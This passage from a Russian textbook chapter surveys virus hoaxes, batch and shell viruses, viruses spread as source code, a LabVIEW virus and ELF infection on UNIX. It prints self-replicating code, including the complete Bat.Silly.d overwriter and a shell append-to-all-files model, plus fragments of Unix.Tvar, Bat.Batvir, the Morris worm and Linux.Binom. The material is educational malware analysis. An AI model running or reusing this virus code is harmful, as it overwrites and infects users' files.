SULFNBK.EXE. Обнаружилось и немало «свидетелей» повреждений, якобы наносимых этим «вирусом». Паника росла, подобно снежному кому, катящемуся с горы, и длилась несколько месяцев. Ее подогревали следующие обстоятельства: файл SULFNBK.EXE действительно находился на всех компьютерах с Windows 9X, а антивирусные компании хранили по его поводу таинственное молчание. На самом деле упомянутый файл содержал стандартную утилиту операционной системы Windows и был абсолютно безвреден. Тем не менее тысячи и тысячи неквалифицированных пользователей, подверженных массовой истерии, искали, находили и безжалостно уничтожали «вирус», а потом спешили переслать тревожное письмо дальше, своим друзьям и знакомым.

К сожалению, история с «вирусом SULFNBK» не единична. С середины 1990-х годов подобные инциденты с несуществующими вирусами происходили и происходят по нескольку раз в год. Так, в 1994 году пользователи забрасывали друг друга предупреждениями о вирусе «Good Times», который якобы заражал компьютеры в тот момент, когда электронное письмо поступало с сервера в почтовый ящик. В 1997–1998 годах почтовый трафик был наводнен тревожными сообщениями о вредоносном скринсейвере «Budweiser frogs», который на самом деле был абсолютно безвреден. Все тот же 2001 год запомнился не только «вирусом SULFNBK», но и истериками, связанными с мифическими почтовыми червями «Virtual Card for you», «CALIFORNIA IBM» и «GIRL THING». В 2002 году невинной жертвой перепуганных пользователей стал файл JDBGMGR.EXE – компонент Java-машины. Памятна и «страшилка» 2006-го, посвященная несуществующему вирусу «Olympic Torch». А вообще, на сайтах антивирусных компаний Symantec и Sophos имеются тематические странички, на которых перечислены более 260 ложных предупреждений о вирусах!

Увы, все это не столько смешно, сколько печально. Ведь на ловко составленные фальшивки, содержащие ссылки на IBM, Microsoft и CNN, реагируют не только рядовые пользователи, но и админы и даже руководители крупных предприятий. Известны случаи, когда после получения подобных предупреждений отключались «на профилактику» корпоративные серверы, прерывалась на многие часы работа офисов, выполнялась длительная и безуспешная «чистка» от несуществующих вирусов.

Воистину, «заставь дурака Богу молиться – он себе лоб расшибет». Но человеческая глупость неизлечима. Может, в связи с этим просто не заниматься провокациями?

7.2.2. Batch-вирусы

В течение многих десятилетий основным методом интерактивного взаимодействия пользователя с операционной системой была «командная строка». Пользователь набирал на клавиатуре команды (запустить программу, переименовать или удалить файл и т. п.), а операционная система отвечала ему текстовыми сообщениями на экране дисплея. «Старшее поколение» наверняка вспомнит принципы пользовательской работы в операционных системах ОСРВ/RSX-11M и РАФОС/RT-11 для линейки СМ ЭВМ/PDP-11. Операционная система UNIX, разработанная в начале 1970-х годов, тоже была ориентирована на клавиатурно-экранное взаимодействие. Подобным же образом пользователи общались с операционными системами CP/M и MS-DOS, появившимися в начале 1980-х годов.

В операционных системах MS-DOS и Windows 9X за диалоговое взаимодействие с пользователем отвечает «командный процессор» COMMAND.COM, а в Windows NT на смену ему пришел несколько более «продвинутый» CMD.EXE. Оба они умеют выполнять несколько десятков базовых команд, достаточных для полноценной работы пользователя с персональной ЭВМ, таких как:

- copy <источник>,<приемник> – скопировать файл;
- move <источник>,<приемник> – переместить файл;
- del <файл> – удалить файл;
- ren <имя1>, <имя2> – переименовать файл или каталог;
- md <имя> – создать новый каталог с указанным именем;
- rd <имя> – удалить каталог с указанным именем;
- cd <каталог> – сделать указанный каталог текущим;
- dir – вывести список файлов каталога;
- type <файл> – вывести содержимое файла на экран;
- echo <строка> – вывести указанную строку на экран
- и т. п.

Все эти команды поддерживают многочисленные «ключи», управляющие режимами использования. Например, команда «COPY /Y FILE1 FILE2» произведет копирование даже в том случае, если файл «FILE2» уже существует, и при этом у пользователя не будет запрошено подтверждение операции. Полезной особенностью является возможность использования «шаблонов»: звездочка «*» означает «все», а вопросик «?» означает «любой». Например, команда «DEL *.TX?» удалит все файлы с трехбуквенным расширением, начинающимся с «TX». Важную роль играют символы переназначения потоков ввода-

вывода: «<» – указывает, откуда команда будет принимать данные; «>» – куда команда будет передавать данные; «>>» – к «хвосту» какого объекта команда будет приписывать данные; «|» – услугами какой промежуточной программы-фильтра нужно воспользоваться для вывода. Например, команда «ECHO Hello! >FILE1» выведет строку «Hello!» не на экран, а создаст текстовый файл «FILE1» с указанной строкой внутри.

Для автоматизации работы пользователя в операционные системы от Microsoft была введена возможность группировать команды в текстовом файле с расширением «.BAT» (для «COMMAND.COM») или «.CMD» (для «CMD.EXE») и запускать подобные файлы, словно программы. В систему команд дополнительно были включены:

- операторы «IF», «FOR» и «GOTO», позволяющие управлять последовательностью выполнения;
- оператор «CALL» для вызова других BAT-программ;
- возможность использовать переменные вида «%X» и операторы «SHIFT» и «FOR» для работы с ними
- и многие другие полезные возможности.

Наиболее известным примером BAT-программ является содержимое конфигурационного файла «AUTOEXEC.BAT», автоматически стартующего при загрузке операционных систем MS-DOS и Windows 9X и предназначенного для настройки параметров работы операционной системы.

Раз есть некое подобие языка программирования и способ оформления «программ» для него, почему бы не появиться вирусам? Они и появились, причем практически одновременно с «нормальными». По крайней мере, текст простейшего BAT-вируса был опубликован в 1988 году в книге Ральфа Бюргера «Большой справочник по компьютерным вирусам».

Поскольку BAT-программа представляет собой текстовый файл с набором последовательно выполняемых команд, то для ее заражения достаточно вписать вирус в начало такого файла или приписать к концу.

Следует отметить, что «язык» BAT-программ развивался вместе с операционными системами. Например, в младших версиях MS-DOS не поддерживался оператор «FOR», соответственно, и вирусам не хватало для размножения возможностей BAT-языка, приходилось использовать внешние программы. Классическим примером «ранних» BAT-вирусов можно считать **Bat.Batvir**, который содержал внутри шестнадцатеричные коды байтов COM-программы и заставлял стан-

дартный отладчик DEBUG собирать и запускать ее. Программа искала и заражала в текущем каталоге BAT-файлы. Таким образом, **Bat.Batvir** был симбиозом из BAT- и COM-вирусов:

```
@echo off
ctty nul
rem [BATVIR] '94 (c) Stormbringer [P/S]
echo e0100 B4 4E BA 35 02 CD 21 72 45 BA 9E 00 B8 02 3D CD 21 72 37 93 >>batvir.94
echo e0114 B8 00 57 CD 21 51 52 80 FE 80 73 1F B8 02 42 33 C9 33 D2 CD >>batvir.94
...
echo e0288 20 5B 50 2F 53 5D 0D 0A 02 B8 30 32 20 42 38 20 20 20 >>batvir.94
echo g >>batvir.94
echo q >>batvir.94
debug<batvir.94
del batvir.94
ctty con
```

Автор вируса **Bat.Qpath** использовал ту же идею, но обошелся без помощи «DEBUG.EXE». Правда, ему пришлось оптимизировать COM-компонент так, чтобы все его байты были отображаемыми символами:

```
@echo off
echo s& ... i-&i*&90ill(ibi787ill( > ~2~.com
~2~ > ~~.bat
...
```

Вместе с усложнением BAT-языка появилась возможность писать совсем короткие вирусы, например перезаписывающий **Bat.Silly.d**:

```
@ctty nul
for %%b in (*.bat) do copy %0 %%b
```

С другой стороны, это открыло дорогу к созданию изощренных полиморфиков, например **BAT.Batalia5** или **BAT.Polybat**.

В коллекциях вирусологов хранятся несколько десятков BAT-вирусов, но на практике их, видимо, существовало намного больше. Просто «зараза» этого вида практически не способна распространяться от компьютера к компьютеру, и поэтому известность получили только те разновидности, которые были опубликованы в электронных журналах или посланы авторами непосредственно вирусологам.

Еще более мощные средства программирования на командном языке присутствуют в UNIX-подобных операционных системах – Linux, BSD, Mac OS, QNX и т. п. К услугам пользователя этих операционных систем имеются несколько командных интерпретаторов (так называемых «*shell*»'ов): ash, bash, tcsh, ksh, csh, zsh и прочих, – выбирай любой! Языки, поддерживаемые ими, порой различаются довольно сильно, хотя общие команды в них, конечно, имеются:

- ls – вывести список файлов каталога;
- cp <источник>,<приемник> – скопировать файл;
- cat <файл> – отобразить содержимое файла;
- mv <источник>,<приемник> – переместить или переименовать файл;
- rm <файл> – удалить файл;
- find <критерий поиска> – найти файл;
- if <условия> then <команды> else <команды> fi – организовать «развилку» в скрипте;
- test <выражение> – сформировать признак истинности или ложности выражения;
- for <имя> in <список> do <команды> done – перечислить слова из списка
- и прочие.

Первые упоминания о скриптовых вирусах, написанных на командных интерпретаторах для UNIX-систем, появились в 1980-х годах. Например, в статьях известных специалистов по компьютерной безопасности Тома Даффа «Вирусные атаки на безопасность UNIX-систем» [39] и Дугласа Макилроя «Вирусология 101» [50] приведены примеры простейших вирусов подобного типа. Возможно также, что каждый программист, начинавший изучать какую-либо из командных оболочек UNIX, написал как минимум один вирус. Но мы никогда не узнаем об этих попытках, поскольку вероятность распространения такого вируса с одной машины на другую исчезающе мала.

В качестве примера приведем одну из «моделей» UNIX-вируса, которыми французские авторы Ж. Бонфан, М. Качмарек и Ж.-И. Марион в своих статьях иллюстрировали теоретические рассуждения [41, 42].

```
# Для каждого FName в текущем каталоге
for FName in * ; do
# Если имя Fname не совпадает с собственным
if [ $FName != $0 ] ; then
# Добавить себя к концу файла FName
cat $0 >> $FName
 fi
done
```

А вот фрагмент «реального» вируса **Unix.Tvar**:

```
#!/bin/sh
if [ "$1" = ok ] ; then
for i in *
do
if [ -d $i ] ; then
```

```
cp $0 $i
cd $i
$0 ok &
cd ..
elif [ -n "head -n 1 $i | grep -s !/bin/" ] && [ -z "grep - TVAR $i" ]; then
echo >>$i ; tail -n 17 $0 >>$i
fi
done
else
$0 ok &
fi
# TVAR
```

Ключевую роль в механизме размножения вирусов играют команды «cp» – копировать файл; «cat» – вывести содержимое файла на экран (ее вывод перенаправляется в файл при помощи «>>»).

Таким образом, вирусы на командных языках операционных систем существуют, и их немало (например, на момент написания этих строк в гипертекстовой энциклопедии Е. Касперского упомянуты 88 семейств SHELL-вирусов и 37 семейств BAT-вирусов), но они никогда не вызывали эпидемий, а написание их осталось интеллектуальной забавой для программистов.

Разве ж это плохо?

7.2.3. Вирусы в исходных текстах

Как мы уже знаем, практически на любом языке программирования возможен «куин» – программа, которая выводит (печатает, отображает) свой собственный исходный текст. Но «куины» не умеют заражать себе подобные объекты (то есть не являются вирусами-паразитами) и не умеют создавать и размещать где бы то ни было свои точные копии в виде файлов (то есть не являются вирусами-червями). Для этого им требуется «помощь» со стороны пользователя, заключающаяся в «ручном» запуске с перенаправлением потоков вывода, например вот так: «VIRUS >NEWVIRUS». Тем не менее «настоящие» вирусы, живущие, размножающиеся и распространяющиеся в виде исходных текстов, существуют.

Необходимым условием существования подобной «заразы» является присутствие на компьютере транслятора с какого-либо языка программирования. Традиционно в любой UNIX-системе по умолчанию инсталлированы компиляторы с языка Си (например, в Linux это GCC). В набор стандартных утилит ранних версий MS-DOS входил интерпретатор GWBasic, а начиная с версии 4.01 его заменил более продвинутый QBasic. Видимо, на компьютере любого студен-

та-программиста также присутствует тот или иной компилятор (например, Turbo Pascal или Borland Delphi). Значит, все эти системы могут послужить питательной средой для размножения «текстовых» вирусов. Более того, вирус окажется в некотором роде не зависимым от операционной системы и аппаратной платформы.

Подтверждением этому является знаменитый «червь Морриса», который в ноябре 1988 г. передавался с одного узла сети на другой именно в виде исходного текста. Пользуясь «дырами», имевшимися в разных версиях UNIX (BSD UNIX 4.3 и SunOS), он запускал командный процессор и передавал ему на выполнение группу команд. Вот соответствующий фрагмент (текст слегка видоизменен для публикации):

```
static talk_to_sh(struct hst *host, int fdrd, int fdwr) {
 object *objectptr;
 char send_buf[512];
 char print_buf[52];
 int 1572, 1576, 1580, 1584, 1588,  1592;
 objectptr = getobjectbyname(XS("11.c"));
 ...
 send_text(fdwr, XS("PATH=/bin:/usr/bin:/usr/ucb\n"));
 send_text(fdwr, XS("cd /usr/tmp\n"));
 1576 = random() % 0x00FFFFFF;
 sprintf(print_buf, XS("x%d.c"), 1576); /* Формирование случайного имени */
 ...
 /* Здесь рассылка исходного текста вируса */
 ...
 #define COMPILE  "cc -o x%d x%d.c;./x%d %s %d %d;rm -f x%d x%d.c;echo DONE\n"
 sprintf(send_buf, XS(COMPILE), 1576, 1576, 1576, inet_ntoa(a2in(1592)),
         1580, 1584, 1576, 1576);       /* Команда компиляции, запуска и удаления */
 send_text(fdwr, send_buf);
  ...
}
```

Анализируя его, можно прийти к следующим выводам:

- первоначально текст червя содержался в файле с именем «11.c», куда попадал в результате работы других фрагментов;
- на удаленной машине текст червя помещался во временный файл со случайным именем вида «x1234567.c»;
- для «построения» червя использовался «стандартный» компилятор с языка Си, запускаемый командой «cc»;
- после компиляции вирусная программа запускалась, а исполняемый модуль ее удалялся с диска.

До сих пор технологии, использованные в «черве Морриса», остаются невоспроизведенными. Современные сетевые черви распространяются в виде машинного кода, а не в виде текста.

Методы размножения в виде исходного текста долгое время были слабо востребованы вирусописателями. В основном подобные вирусы обсуждались на страницах книг типа «Большой справочник по компьютерным вирусам» Ральфа Бюргера [36] или «Гигантская черная книга по компьютерным вирусам» Марка Людвига [49]. В последней даже были приведены листинги двух таких вирусов, один заражал программы на Си, другой – на Паскале. Идею работы проще всего рассмотреть на примере первого из них. Он искал в системном окружении (environment) строку вида «INCLUDE=C:\QC\INCLUDE», которая для компьютеров с установленным компилятором MS Quick C указывала на каталог для включаемых h-файлов, и копировал туда свой текст в виде файла «VIRUS.H». Затем вирус искал в текущем каталоге все файлы с расширением «.C» и модифицировал их таким образом, чтобы текст вируса оказался включенным в текст программы и при этом обеспечивался вызов вирусных процедур. Например, «здоровый» текст программы:

```
#include <stdio.h>
main() {
 puts("Hello world!");
}
```

превращался в нечто вроде

```
#include <virus.h>          // Включение файла с текстом вируса
#include <stdio.h>
main() {
 puts("Hello world!");
sc_virus();                 // Вызов процедуры поиска и размножения
}
```

Судя по воспоминаниям вирусологов, примерно в это же время (в 1994 г.) появился и вирус **SrcVir**, который умел подобным же образом заражать программы сразу двух видов – написанные на Си и Паскале. Несколько позже стал известен вирус **HLLP.Beginpas**, который обходился без промежуточных файлов для хранения своего текста, а использовал технологию «куинов». Можно также упомянуть ряд саморазмножающихся программ, исходные тексты которых были опубликованы в электронных журналах вирусописателей.

Все эти вирусы были слишком примитивными, легкообнаружимыми, да и практика переносить исходные тексты программ с машины на машину отсутствовала, так что шансов на мало-мальскую эпидемию у них не имелось.

Зато такой шанс был у гораздо более хитроумного вируса **Urphin**. Вот его описание, взятое из гипертекстового каталога Е. Касперского:

...При запуске компилятора TurboPascal вирус также перехватывает открытие и закрытие файлов. При открытии .PAS-файлов (исходники на Pascal) вирус ищет в них директиву подпрограммы («BEGIN»), вставляет после нее свой код в виде шестнадцатеричного дампа и снабжает его необходимыми командами Pascal. При закрытии такого файла вирус удаляет из него свой код. В результате при компиляции паскалевских исходников результирующие EXE-файлы оказываются «дропперами» вируса, а сами .PAS-файлы остаются без изменений...

Но и он не получил распространения.

Надо признать, что весьма плодотворная идея модификации текста создаваемых программ оказалась вирусописателям «не по зубам».

Можно, конечно, упомянуть очень оригинальную методику полиморфизма, которую пытался использовать вирус **Win.Apparition**:

...Он записывает исходный текст вируса на диск, добавляет в него «пустышки» на Паскале (ничего не значащие команды Pascal), затем компилирует этот текст в EXE-файл (если при сканировании дисков обнаружил файлы Pascal – запускает их через PIF), компрессирует и дописывает к EXE-файлу полученный Pascal-исходник, добавляет оставшиеся два блока данных (см. выше структуру вируса) и записывает результат в каталог Windows под именем VIDACCEL.EXE, то есть модифицирует свой дроппер. Таким образом, вирус не является зашифрованным, но пытается модифицировать свой код, то есть мутировать.

Был еще странный вирус **SayNay**, который прикреплял к зараженной программе лишь свой исходный текст на языке ассемблера и несколько команд записи этого текста в дисковый файл. Стартовав из зараженной программы, вирус компилировал, компоновал и запускал на выполнение свою «вирулентную» разновидность.

Но большинство мелких пакостников осилили лишь дурацкие шутки, аналогичные использованным в вирусах типа **Lightning.4251**:

...При открытии файлов, содержащих паскалевские исходные тексты (.PAS-файлы), вирус ищет в них строку «BEGIN» и вставляет команду, которая либо перезагружает, либо завешивает компьютер:

inline($b9/$02/$00/$e2/$fb);
inline($ea/$f0/$ff/$00/$f0)...

Таковы **Sayha.Diehard.4096**, **Haifa.b** и т. п.

Все немногочисленные «текстовые» вирусы сколько-нибудь заметного распространения не получили и произвели впечатление только на специалистов. Методы размножения, использующие представление вирусной программы в виде исходного текста, единогласно были признаны неэффективными.

Тем более шокирующей оказалась мировая эпидемия вируса **Win32.Induc**, разразившаяся в 2009 г. Удивительное дело, в век изощренных антивирусов и сверхподозрительных пользователей этот вирус просуществовал незамеченным более 8 месяцев, заразив десятки тысяч программ во всех уголках мира, и был обнаружен совершенно случайно. Оказалось, вирус **Win32.Induc** заражал служебные файлы среды разработки Borland Delphi версий с 4.0 по 7.0, входящие в инсталляцию в виде исходных текстов. Он вставлял свой саморазмножающийся код в исходный текст служебного модуля «SYSCONST.PAS» и компилировал его. После этого вирус становился частью любой программы, созданной при помощи Borland Delphi. Таким образом, программы заражались в процессе создания, а пользователи покупали разноцветные коробки уже с «заразой». Неся в себе вирусный код весьма «уважаемые» во всем мире приложения: пейджер QIP, проигрыватель AIMP, файловый менеджер Total Commander и прочие. К счастью, вирус **Win32.Induc** не совершал ни глупых шуток, ни вредоносных действий, он только размножался.

На момент написания этих строк не существует еще «подражаний» вирусу **Win32.Induc**. Но слишком уж он «прогремел» (в отличие от вирусов семейства **Fom**, которые десятилетием ранее использовали ту же идею для заражения среды Turbo Pascal, но прошли незамеченными). Возможно, еще появятся иные вирусы, заражающие различные служебные файлы Borland Delphi, Borland C/C++ Builder, Microsoft Visual C/C++, Microsoft Visual Basic и прочих популярных сред программирования.

7.2.4. Графические вирусы

Думаете, они невозможны? Вы ошибаетесь. В сфере программирования приложений для систем сбора данных и управления сложными техническими объектами широко применяются языки, использующие для описания алгоритма графическую нотацию. Например, очень популярна среда LabVIEW фирмы National Instruments, программы для которой «рисуются» мышкой в специализированном графическом редакторе. Точнее, не «рисуются», а «собираются» из заранее заготовленных блоков, связанных друг с другом линиями передачи

данных. В стандартной поставке LabVIEW этих блоков тысячи: для выполнения математических и логических операций над данными, для работы с файлами и каталогами, для управления внешними устройствами, для взаимодействия по сети и прочего. Неужели среда, обладающая столь богатыми возможностями, не позволяет «нарисовать» простейший вирус? Конечно же позволяет! Вот он, перед вами.




Рис. 7.7 ❖ Перезаписывающий вирус на графическом языке G среды LabVIEW

А это доказательство его работоспособности. Программы для LabVIEW хранятся в файлах с расширением «.VI». Таким было содержимое каталога до запуска вируса:

```
VIRUS    VI        35 860  23.10.02  21:58 VIRUS.VI
MSGBOX   VI         8 960  06.11.96   0:00 MSGBOX.VI
DEBUG    VI         7 618  06.11.96   0:00 DEBUG.VI
         3 файлов          52 438 байт
```

А вот таким оно стало после:

```
VIRUS    VI        35 860  23.10.02  22:00 VIRUS.VI
MSGBOX   VI        35 860  23.10.02  22:00 MSGBOX.VI
DEBUG    VI        35 860  23.10.02  22:00 DEBUG.VI
         3 файлов         107 580 байт
```

Видно, что вирус заместил собой все прочие «программы» в текущем каталоге. Он относится к классу «перезаписывающих», но возможны и вирусы-«паразиты», прикрепляющиеся к другим программам LabVIEW.

Система LabVIEW работает в таких средах, как Windows, Linux и Mac OS X. Потенциально вирус мог бы вольготно погулять по разным уголкам мира и разным операционным системам – если бы автор не «упокоил» его навечно в дальних запасниках своей коллекции.

7.2.5. Вирусы в иных операционных системах

Ни для кого не секрет, что операционные системы MS-DOS и Windows фирмы Microsoft, являясь стандартом «де-факто» для дома и офиса, на протяжении четверти века служат основной питательной средой для распространения компьютерных вирусов. Однако компьютерная «зараза» существует и в других операционных средах, хотя и не приобрела там еще статуса глобальной проблемы.

7.2.5.1. Вирусы в UNIX-подобных системах

Наиболее заметной альтернативой операционным системам от Microsoft являются многочисленные клоны и разновидности UNIX. Среди них можно отметить бесплатные GNU/Linux и FreeBSD, коммерческие NetBSD, MacOS X, IBM AIX, Sun Solaris, HP-UX и прочие, используемые не только для построения сетевых и файловых серверов, но и на рабочих станциях. Также следует упомянуть операционные системы реального времени типа QNX, LynxOS, VxWorks и прочие, нашедшие широкое применение для решения задач автоматизации управления техническими системами. В общем и целом клоны UNIX работают на самых разных процессорах и используют различные способы организации ядра. Но их разработчики стараются соответствовать семействам стандартов POSIX 1003.1 и 1003.2, унифицирующим не только интерфейс прикладных программ к ядру операционной системы, но и множество команд, сервисных утилит и т. п. Благодаря этому обеспечиваются общность поведения и переносимость программ из одного UNIX-клона на другой в виде исходных текстов.

Важной особенностью UNIX-подобных систем является реализованная в них простая, но очень эффективная подсистема разграничения доступа к файлам, каталогам и прочим объектам «файлового типа» – каналам, сокетам и прочему. Каждому защищаемому объекту ставятся в соответствие 10 «флагов»:

- 1-й «флаг» отвечает за тип объекта («d» – каталог, «b» – файл на блочном устройстве, «c» – файл на символьном устройстве, «s» – сокет, «p» – канал, «l» – ссылка);

- «флаг» 2 имеет значения «r» или «-» и отвечает за возможность чтения содержимого объекта владельцем;
- «флаг» 3, принимающий значение «w» или «-», отвечает за видоизменение (запись) объекта со стороны владельца;
- «флаг» 4, со значениями «x» или «-», отвечает за возможность запуска объекта на выполнение со стороны владельца (для каталогов – за возможность перехода внутрь);
- «флаги» 5–7 несут нагрузку, эквивалентную «флагам» 2–4, но относятся к группе пользователей, в которую входит владелец;
- «флаги» 8–10 также интерпретируются подобно «флагам» 2–4, но касаются всех остальных пользователей.

Комбинируя флаги, можно получать различные схемы доступа. Например, установив для программы набор «b--x--x--x», можно обеспечить довольно необычное положение дел: программный файл окажется не только недоступным для модификации, но и невидимым для любого пользователя. Однако, априори зная имя программы, ее попрежнему можно будет запустить на исполнение.

Флагами доступа к объекту можно управлять – устанавливать их или сбрасывать, но это имеет право делать только «владелец» объекта. Единственный пользователь, на которого не распространяются описанные ограничения, – это «root».

В принципе, некоторые UNIX-подобные операционные системы поддерживают и дополнительные «флаги», так называемые «sticky-биты», которые модифицируют и уточняют действие основных «флагов», – но единого стандарта на их использование, по-видимому, не существует. Чаще всего эти биты служат для установки «сложных» правил, например: запись в каталог разрешена для любого пользователя, но удалять можно только «свои» файлы.

Вы можете сравнить схему защиты в UNIX с аналогичной схемой, принятой в Windows NT, и отметить, что она не только проще по организации, но и удобнее в использовании. По крайней мере, пользователь-новичок ничего не должен настраивать вручную, а имеющихся у него привилегий вполне хватает для серьезной работы.

Существуют ли вирусы, способные размножаться в UNIX-подобных системах? Да, и немало: в конце первого десятилетия XXI века их насчитывалось около сотни – большинство для Linux, по нескольку штук для BeOS, FreeBSD, QNX и MacOS X.

Все тот же Фред Коэн в середине 1980-х годов проводил свои знаменитые эксперименты по заражению программ на некой разновидности UNIX для VAX 11/750 (видимо, это была операционная

система Ultrix). В 1995 году Марк Людвиг разместил в своей книге «Гигантская черная книга по компьютерным вирусам» [49] исходный текст вируса **Snoopy**, способного работать в FreeBSD. В 1996 году были обнародованы, также в виде исходных текстов, вирусы **Linux.Bliss** и **Linux.Staog**. В новом веке, пропорционально росту популярности UNIX-систем, стало увеличиваться и количество вирусов для них. Но практически все они имели концептуальный характер и сразу же после рождения направлялись в «пробирки» к вирусологам. Как редкое исключение можно упомянуть небольшую эпидемию вируса **OSX.Leap**, проникавшего на ноутбуки Micintosh как сетевой червь и пытавшегося после этого заражать программы, словно «настоящий» вирус.

Что же представляют собой UNIX-вирусы? Среди них встречаются почти все разновидности «заразы», рассмотренные нами ранее [12].

Большинство вирусов относятся к классу «студенческих»: ищут цели для заражения в текущем каталоге. Некоторые (например, **Linux.Nuxbee.1403** и **Linux.Diesel.962**) пытаются заразить утилиты в каталоге «/bin», а **Linix.Kagob** вообще сканирует дерево каталогов, начиная с корня. Но надо отметить, что любая попытка заразить программы в одном из «системных» каталогов увенчается успехом только в том случае, если вирус запущен «от имени и по поручению» пользователя с правами суперадминистратора (то есть пользователя с логином «root»).

Существуют и резидентные вирусы, например **Linux.Sillov.5916**, который перехватывает системный вызов execve() – правда, только в адресном пространстве зараженной программы. Таким образом, если зараженной окажется утилита, запускающая на выполнение другие программы (например, mc – исполняемый модуль программы Midnight Commander), то вирус сумеет заразить и их.

Различны и способы заражения программ. Например, вирус **Linux.Quasi** работает по принципу «спутника». Он переименовывает оригинальный файл заражаемой программы, добавляя в начало символ «точка» (такие файлы по умолчанию не отображаются командой ls), а себя записывает на его место. Стартовав, вирус продолжает поиск и заражение других программ и лишь потом запускает оригинал.

Примером «оверлейного» вируса является **Linux.Silvio**. Он замещает файл оригинальной программы, дописывая его к себе в конец. Стартовав, ищет и заражает очередные жертвы, а затем сбрасывает зараженную программу во временный файл и запускает ее.

Очень многие вирусы способны заражать файлы в формате ELF (это основной формат исполняемых файлов для современных версий UNIX). Формат ELF весьма похож на PE-формат для Windows, и это не случайно, ибо и ELF, и PE идеологически восходят к общему прототипу – несколько более раннему UNIX-формату COFF. Исполняемый модуль ELF-формата начинается с заголовка:

```
e_ident      db 7Fh, 'ELF', 12 dup (?)      ; +00 Сигнатура
e_type       dw ? ; +10h Тип (1-перемещаемый, 2-исполняемый, 3-объектный, 4-ядро)
e_machine    dw ? ; +12h Процессор (2-Sparc, 3-i80x86, 4-MC 68K, 5-MC 88K, 7-i808x)
e_version    dd ? ; +14h Версия
e_entry      dd ? ; +18h Точка входа
e_phoff      dd ? ; +1Ch Смещение в файле для таблицы программных заголовков
e_shoff      dd ? ; +20h Смещение в файле для таблицы заголовков секций
e_flags      dd ? ; +24h Флаги процессора
e_ehsize     dw ? ; +28h Размер ELF-заголовка
e_phentsize  dw ? ; +2Ah Размер записи в таблице программных заголовков
e_phnum      dw ? ; +2Ch Число записей в таблице программных заголовков
e_shentsize  dw ? ; +2Eh Размер записи в таблице заголовков секций
e_shnum      dw ? ; +30h Число записей в таблице заголовков секций
e_shstrndx   dw ? ; +32h Адрес секции с именами секций
```

Файл разбит на секции, причем:

- основному коду обычно соответствует секция с именем «.text»;
- неинициализированным данным – «.bss»;
- программным данным – «.data» и «.rodata»;
- коду инициализации – «.init» и т. п.

Местоположение секций в файле и их основные характеристики описываются в таблице заголовков секций (самая первая строка в таблице всегда пуста):

```
sh_name      dd ? ; +00 Имя секции (смещение в секции имен)
sh_type      dd ? ; +04 Тип
sh_flags     dd ? ; +08 Битовые флаги (1-записываемая, 2-загружаемая, 4-исполняемая)
sh_addr      dd ? ; +0Ch Виртуальный адрес
sh_offset    dd ? ; +10h Смещение в файле
sh_size      dd ? ; +14h Размер
sh_link      dd ? ; +18h Индекс следующей секции
sh_info      dd ? ; +1Ch Дополнительная информация
sh_addralign dd ? ; +20h Выравнивание
sh_entsize   dd ? ; +24h Размер записи в таблице
```

В процессе загрузки ELF-программы в память операционная система выделяет под секции отдельные сегменты адресного пространства. Местоположение сегментов в памяти и их основные свойства описываются в таблице программных сегментов:

```
p_type   dd ? ;  +00 Тип (битовый флаг 1 означает загружаемость)
p_offset dd ? ;  +04 Смещение в файле
p_vaddr  dd ? ;  +08 Виртуальный адрес
p_paddr  dd ? ;  +0Ch Физический адрес (часто = p_vaddr)
p_filesz dd ? ;  +10h Физический размер
p_memsz  dd ? ;  +14h Виртуальный размер
p_flags  dd ? ;  +18h Флаги
p_align  dd ? ;  +1Ch Выравнивание
```

Способы заражения программ ELF-формата в UNIX примерно те же, как и PE-формата в Windows.

Правда, все, что находится вне секций, в память загружено не будет, поэтому вирусы, пытающиеся использовать идею **Win9X.CIH** и размещающие свой код в зазоре между заголовком и собственно программой, для ELF-формата неактуальны.

Зато можно, например, увеличить размер самой последней секции (при условии что она описана в таблице программных сегментов и для нее в поле «p_type» установлен бит загружаемости) и вписать вирус в появившееся дополнительное пространство. Чтобы вирус получил управление, придется соответствующим образом изменить точку входа в заголовке (поле «e_entry»). Можно подобным образом поступить и с одной из секций в середине файла, но тогда придется все остальные секции сдвигать вниз.

Также можно разместить в файле новую секцию с вирусом и добавить сведения о ней в системные таблицы. Если места для расширения таблиц не хватит, опять придется сдвигать секции в файле.

В качестве простого, но поучительного примера рассмотрим принцип действия вируса **Linux.Binom**. Вирус ищет и заражает файлы в текущем каталоге, непосредственно обращаясь к сервисным функциям ядра через «INT 80h»:

```
repeat:
        movl $0xb7, %eax            ; "Текущий каталог"
        movl %esp, %ebx             ; Буфер
        movl $0x80, %ecx            ; Длина
        int $0x80
        movl $0x5, %eax             ; "Открыть файл, каталог или устройство"
        movl %esi, %ebx             ; Имя файла, каталога или устройства
        movl $0x0, %ecx             ; Флаги
        movl $0x0, %edx             ; Режим
        int $0x80
        cmpl $0x0, %eax
        jge next1                   ; Ошибка?
        jmp error
```

```
next1:
        movl %eax, (%esp+0x8C+fd+2)
        movl $0x0C, %eax            ; "Перейти в каталог"
        movl %esi, %ebx             ; Хэндл каталога
        int $0x80
        subl $0x10A, %esp
        movl $0x59, %eax            ; "Искать очередной файл"
        movl (%esp+198h+fd), %ebx ; fd
        movl %esp, %ecx             ; dirp
        movl $0x1, %edx             ; Счетчик
        int $0x80
        cmpl $0x1, %eax             ; Ошибка?
        jnz error
                        ...
        ; Пропущен фрагмент заражения
                        ...
          jmp repeat
```

Программные файлы, зараженные этим вирусом, удлиняются на 4096 байтов. Вот часть таблицы заголовков секций до заражения (см. табл. 7.1).

Таблица 7.1. Заголовки секций до заражения

##	Имя	Тип	Флаг	ВиртАдр	ФизАдр	Длина
12	.text	PROG	XA.	080482D0	000001D4	0000005E
13	.fini	PROG	XA.	080484C0	000004C0	0000001B
14	.rodata	PROG	.A.	080484DC	000004DC	00000015
15	.eh_frame	PROG	.A.	080484F4	000004F4	00000004
